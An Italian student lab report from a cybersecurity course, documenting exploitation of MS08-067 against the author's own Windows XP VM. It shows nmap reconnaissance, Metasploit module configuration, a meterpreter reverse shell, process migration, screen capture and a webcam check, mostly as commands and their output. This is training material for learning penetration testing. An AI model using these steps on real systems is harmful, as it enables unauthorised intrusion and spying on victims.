

EPICODE-CS0124

S7/L3 - Pratica

Flaviano Sedici

Indice

Traccia	3
1. Configurazione della rete e ricognizione preliminare	4
1.1.Modifica configurazione Windows XP 32bit SP3	4
1.2.Modifica configurazione Kali	4
1.3.Analisi preliminare con nmap	4
2. Metasploit.....	5
2.1.Avvio Metasploit e ricerca modulo	5
2.2.Configurazione modulo	5
2.3.Fase di Exploit	5
2.4.Screenshot macchina target.....	6
2.5.Verificare la presenza di webcam	6
3. Fonti	6

Riferimenti e versioni

Responsabile/referente del documento: Flaviano Sedici

Versionamento

Versione	Descrizione	Ruolo	Data
1.0	Redazione documento	Responsabile	06/03/2024

Traccia

Hacking MS08-067


Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

1. Configurazione della rete e ricognizione preliminare

1.1. Modifica configurazione Windows XP 32bit SP3

La VM Windows XP è stata configurata sulla rete con indirizzo IP 192.168.1.103/24.



Configurazione di rete della VM Windows XP

1.2. Modifica configurazione Kali

Per completare la configurazione, procediamo alla modifica anche della rete di Kali, impostando l'indirizzo IP su 192.168.1.25/24.

1.3. Analisi preliminare con nmap

Abbiamo effettuato una analisi esplorativa dei servizi esposti su Windows XP sulla porta 445 tramite l'esecuzione del comando:

nmap -sV -Pn 192.168.1.103 -p 445

Abbiamo evitato di utilizzare il ping perché il firewall sulla VM target è attivato e potrebbe non rispondere ad un ping diretto.

Come si evince dall'immagine il servizio sulla porta è attivo e la porta aperta.

```
(flaviano@kaliArm)~[~]
$ nmap -sV -Pn 192.168.1.103 -p 445
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 10:31 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
Nmap scan report for 192.168.1.103
Host is up (0.0051s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 6.20 seconds
```

Scansione con nmap sulla porta 445

2. Metasploit

2.1. Avvio Metasploit e ricerca modulo

Avviamo Metasploit tramite il comando **msfconsole** e procediamo alla ricerca del servizio con il comando **MS08-067**.

Procediamo a selezionarlo con il comando **use 0**.

Useremo il **payload di default**, perché già impostato su meterpreter.

```
msf6 > search ms08-067

Matching Modules



| # | Name                                | Disclosure Date | Rank  | Check | Description    |
|---|-------------------------------------|-----------------|-------|-------|----------------|
| 0 | exploit/windows/smb/ms08_067_netapi | 2008-10-28      | great | Yes   | MS08-067 Micro |



Interact with a module by name or index. For example info 0, use 0 or use exploit/window

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Ricerca e selezione del modulo MS08-067

2.2. Configurazione modulo

Procediamo con il comando **show options** che ci mostra tutte le impostazioni dell'exploit selezionato e notiamo come sia da configurare il parametro **RHOSTS**, che rappresenta la nostra VM target.

Con il comando **set RHOSTS 192.168.1.103** impostiamo Windows XP come target.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                    |
|---------|-----------------|----------|----------------------------------------------------------------|
| RHOSTS  | 192.168.1.103   | yes      | The target host(s), see https://docs.metasploit.com/docs/using |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                     |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                         |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.
```

Configurazione modulo MS08-067

2.3. Fase di Exploit

Procediamo con la fase di exploit tramite il comando **exploit** e attendiamo che il payload ci consenta di accedere alla shell di comando della macchina target tramite meterpreter.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.103:445 - Automatically detecting the target...
[*] 192.168.1.103:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.103:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.103:1033) at 2024-03-06 10:42:37 +0100
meterpreter > |
```

Esecuzione del modulo sulla macchina target

2.4. Screenshot macchina target

Proviamo ad eseguire uno screenshot della macchina target.

Visualizziamo prima i processi attivi sulla VM target al fine di identificare il processo **explorer.exe**.

Tramite il comando **migrate 1212** ci spostiamo sul processo **explorer.exe**.

Con il comando **screengrab** di meterpreter facciamo uno screenshot del processo **explorer.exe**, che in Windows XP è il processo che regola l'interfaccia grafica principale.

```
meterpreter > ps
Process List
=====
PID      PPID     Name           Arch  Session  User              Path
-----
0        0        [System Process]
4        0        System         x86   0         NT AUTHORITY\SYSTEM
320      4        smss.exe       x86   0         NT AUTHORITY\SYSTEM
480      852     wscntfy.exe    x86   0         FLAVIANO-XP\flaviano
484      556     alg.exe        x86   0         NT AUTHORITY\SERVIZIO LOCALE
488      320     csrss.exe      x86   0         NT AUTHORITY\SYSTEM
512      320     winlogon.exe   x86   0         NT AUTHORITY\SYSTEM
556      512     services.exe   x86   0         NT AUTHORITY\SYSTEM
568      512     lsass.exe      x86   0         NT AUTHORITY\SYSTEM
720      556     svchost.exe    x86   0         NT AUTHORITY\SYSTEM
788      556     svchost.exe    x86   0         NT AUTHORITY\SERVIZIO DI RETE
852      556     svchost.exe    x86   0         NT AUTHORITY\SYSTEM
892      556     svchost.exe    x86   0         NT AUTHORITY\SERVIZIO DI RETE
920      1212    ctfdmon.exe    x86   0         FLAVIANO-XP\flaviano
940      556     svchost.exe    x86   0         NT AUTHORITY\SERVIZIO LOCALE
1212     1172    explorer.exe   x86   0         FLAVIANO-XP\flaviano
1312     556     spoolsv.exe    x86   0         NT AUTHORITY\SYSTEM
1684     852     wuauclt.exe    x86   0         NT AUTHORITY\SYSTEM
1760     852     wuauclt.exe    x86   0         FLAVIANO-XP\flaviano

meterpreter > migrate 1212
[*] Migrating from 852 to 1212...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/flaviano/wnYbGgRC.jpeg
meterpreter > screengrab
Screenshot saved to: /home/flaviano/FGnLAJcd.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > |
```

Utilizzo di meterpreter per eseguire comandi remoti sulla VM target

2.5. Verificare la presenza di webcam

Tramite il comando **webcam_list** di meterpreter verifichiamo che non ci sono webcam presenti sulla VM.

3. Fonti

<https://www.offsec.com/metasploit-unleashed/screen-capture/>

https://www.offsec.com/metasploit-unleashed/meterpreter-basics/#webcam_list